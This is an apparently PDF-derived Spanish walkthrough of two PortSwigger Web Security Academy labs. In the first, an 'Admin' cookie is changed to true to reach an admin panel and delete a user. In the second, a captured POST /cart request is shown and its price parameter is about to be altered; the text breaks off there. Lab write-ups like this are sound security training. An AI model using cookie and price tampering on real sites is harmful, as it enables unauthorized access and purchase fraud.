Picture Box ★★★★★ \$34.07 **Sprout More Brain Power** ★★★★★ \$27.31 **Six Pack Beer Belt** ★★★★★ \$28.62 **High-End Gift Wrapping** ★★★★★ \$25.48

[View details](#) [View details](#) [View details](#) [View details](#)

Ahora vamos a agregar la extensión de edición de cookie para proceder a completar el laboratorio:

<https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/>



Available on Firefox for Android™

Firefox Browser ADD-ONS [Extensions](#) [Themes](#) [More...](#)

Find add-ons

Cookie-Editor by [cgagnier](#)

This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.


Learn more

Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy.


Add to Firefox

Rating	Count
5★	110
4★	14
3★	2
2★	5
1★	24


Presionamos en agregar:



Macamos la siguiente casilla y presionamos okay:




Iniciamos sección con las credenciales que nos proporcionan en el laboratorio:




A screenshot of a web browser showing a login page for "WebSecurity Academy". The URL is https://0a4c00ca04c6f9ac82be11a800330080.web-security-academy.net/login. The page has a header with the WebSecurity Academy logo and navigation links for "User role controlled by request parameter", "Back to lab description >>", "LAB", "Not solved", and a refresh icon. Below the header is a "Login" section with "Username" and "Password" fields, both of which are filled with "wiener". A green "Log in" button is at the bottom of the form. The entire "Username" field is highlighted with a red border.

Ahora presionamos el editor de cookie para proceder a completar el laboratorio, si nos aparecen cuadro de dialogo como el siguiente, presionamos permitir:



Abrimos el editor de cookie y luego desglosamos el apartado de admin:



Cookie-Editor v1.13.0 :

Ad With NordVPN, you can browse like no one's watching — because no one is. Not interested Later

Search

Admin


Name	Admin
Value	false

Show Advanced


session

+ - ↗ ↘

Cambiamos el valor de falso a verdadero y presionamos el icono o botón de guardar:




PUT /admin HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Name=Admin&Value=false



PUT /admin HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Name=Admin&Value=true

Refrescamos la página, accedemos al directorio /admin, borramos o eliminamos el usuario Carlos presionando en Delete y ya hemos completado el laboratorio:



https://0a5e00ea043a81108021121400d60097.web-security-academy.net/admin

Web Security Academy User role controlled by request parameter

Back to lab description >

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete



🔒 🔒 https://0a5e00ea043a81108021121400d60097.web-security-academy.net/admin

WebSecurity Academy User role controlled by request parameter

Back to lab description >

Congratulations, you solved the lab!

User deleted successfully!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | Admin panel | My account

Users

wiener - Delete

Vulnerabilidades de Lógicas de negocios Laboratorio

Laboratorio Confianza excesiva en los controles del lado del cliente

Accedemos al laboratorio:

🔒 🔒 https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls

PortSwigger LOGIN

Products ▾ | Solutions ▾ | Research | Academy | Support ▾ | ⚙

Dashboard Learning paths Latest topics ▾ All content ▾ Hall of Fame ▾ Get started Get certified ▾

Web Security Academy > Business logic vulnerabilities > Examples > Lab

Lab: Excessive trust in client-side controls

APPRENTICE

This lab doesn't adequately validate user input. You can exploit a logic flaw in its purchasing workflow to buy items for an unintended price. To solve the lab, buy a "Lightweight I33t leather jacket".

You can log in to your own account using the following credentials: wiener:peter

ACCESS THE LAB

Presionamos donde dice mi cuenta:

🔒 🔒 https://0af4005603f01c788056170700f5005b.web-security-academy.net

WebSecurity Academy Excessive trust in client-side controls

Back to lab description >

LAB Not solved

Home | **My account** | 📦 0

WE LIKE TO
SHOP 



Item	Description	Rating	Price
Lightweight "I33t" Leather Jacket	A person wearing a leather jacket with 'METALLICA' on it.	★★★★★	\$1337.00
Grow Your Own Spy Kit	Leaves growing on a plant.	★★★★☆	\$51.55
BURP Protection	A close-up of a hand with a red beard.	★★★★★	\$87.79
There Is No 'I' In Team	A team meeting room with a table and chairs.	★★★★★	\$11.85

View details **View details** **View details** **View details**

Ahora iniciamos sesión con el usuario y contraseña que nos han proporcionado:

🔒 0aef00a103af116e827ab2f7005500ee.web-security-academy.net/login

Stat... CÓMO HACKEAR U... 50 Ejemplos de Am... 20 Ejemplos de Ger... 50 Ejemplos de Ara... 50 Ejemplos de An... 50 Ejemplos de Gali... 100 Ejemplos de La...

WebSecurity Academy Excessive trust in client-side controls

Back to lab description >

Login

Username

Password

Log in

Ahora vamos a Home:

Store credit:
\$100.00

[Home](#) | [My account](#) |  0 | [Log out](#)

My Account

Your username is: wiener

Ahora vamos a ver los detalles del primer artículo:

Store credit:
\$100.00

[Home](#) | [My account](#) |  0


Lightweight "I33t" Leather Jacket
★★★★★ \$1337.00

[View details](#)



ZZZZZZ Bed - Your New Home Office
★★★★★ \$8.97

[View details](#)



Lightbulb Moments
★★★★★ \$0.60


[View details](#)




Caution Sign
★★★★★ \$39.74

[View details](#)


Activamos o configuramos el FoxyProxy:



Encendemos la incepción con Burpsuite:



Ahora presionamos el botón de agregar al carro:



Lightweight "I33t" Leather Jacket

★★★★★

\$1337.00

Description:

Do you often feel as though people aren't aware of just how "I33t" you are? Do you find yourself struggling to make others feel inferior with public displays of your advanced "I33t-ness"? If either of these things are at the top of your priority list, it's time to welcome Lightweight "I33t" Leather Jacket into your life.

Handcrafted from leather and single strands of recycled bitcoin, so you can enjoy environmental smugness on top of your high-ranking leather-clad "I33t" levels, this jacket is far superior to anything currently available on the high street. Once you've explained to your friends and colleagues what "I33t" means, we guarantee you'll be at least 18% cooler when donning your "I33t" leather. Inspired by the term-conkers, the jacket comes with hand-stitched CISSP insignia so you can channel the original elite every time you rock your Lightweight "I33t" Leather Jacket.*

Make your apparel as formidable as your intellect, and dazzle noobs the world over, with the Lightweight "I33t" Leather Jacket.*

*Every purchase comes with a free leaflet, detailing how best to explain the superiority of being "I33t" to noobs.

1

Add to cart

< Return to list

Presionamos en avanzado y luego en aceptar riesgo y continuar, si esto da error, desactiva la intercepción de Burpsuite, vuélvela a activar y realiza el proceso nuevamente:



Not Secure https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net/cart

⚠ Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to 0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

[Learn more...](#)

[Go Back \(Recommended\)](#) [Advanced...](#)

Someone could be trying to impersonate the site and you should not continue.

Websites prove their identity via certificates. Firefox does not trust 0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.

Error code: SEC_ERROR_UNKNOWN_ISSUER

[View Certificate](#)

[Go Back \(Recommended\)](#) [Accept the Risk and Continue](#)

Esta es la solicitud capturada por Burpsuite:

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

🔗 Request to https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /cart HTTP/2
2 Host: 0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net
3 Cookie: session=TYPNLvpink7Fer2tx25xbjGHTQAI1s
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 49
10 Origin: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net
11 Referer: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net/product?productId=1
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 productId=1&redirect=PRODUCT&quantity=1&price=133700
```




Ahora presionamos ctrl + r para enviar la solicitud al Repeater:

```
POST /cart HTTP/2
Host: 0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net
Cookie: session=TYPN1Vbpink7Fer2tx25xbJGHTQ4IIls
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net
Referer: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
productId=1&redir=PRODUCT&quantity=1&price=133700
```

Ahora vamos a cambiar el precio original a un que se adapte al dinero que tiene disponible el usuario que nos proporcionan:

```
POST /cart HTTP/2
Host: 0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net
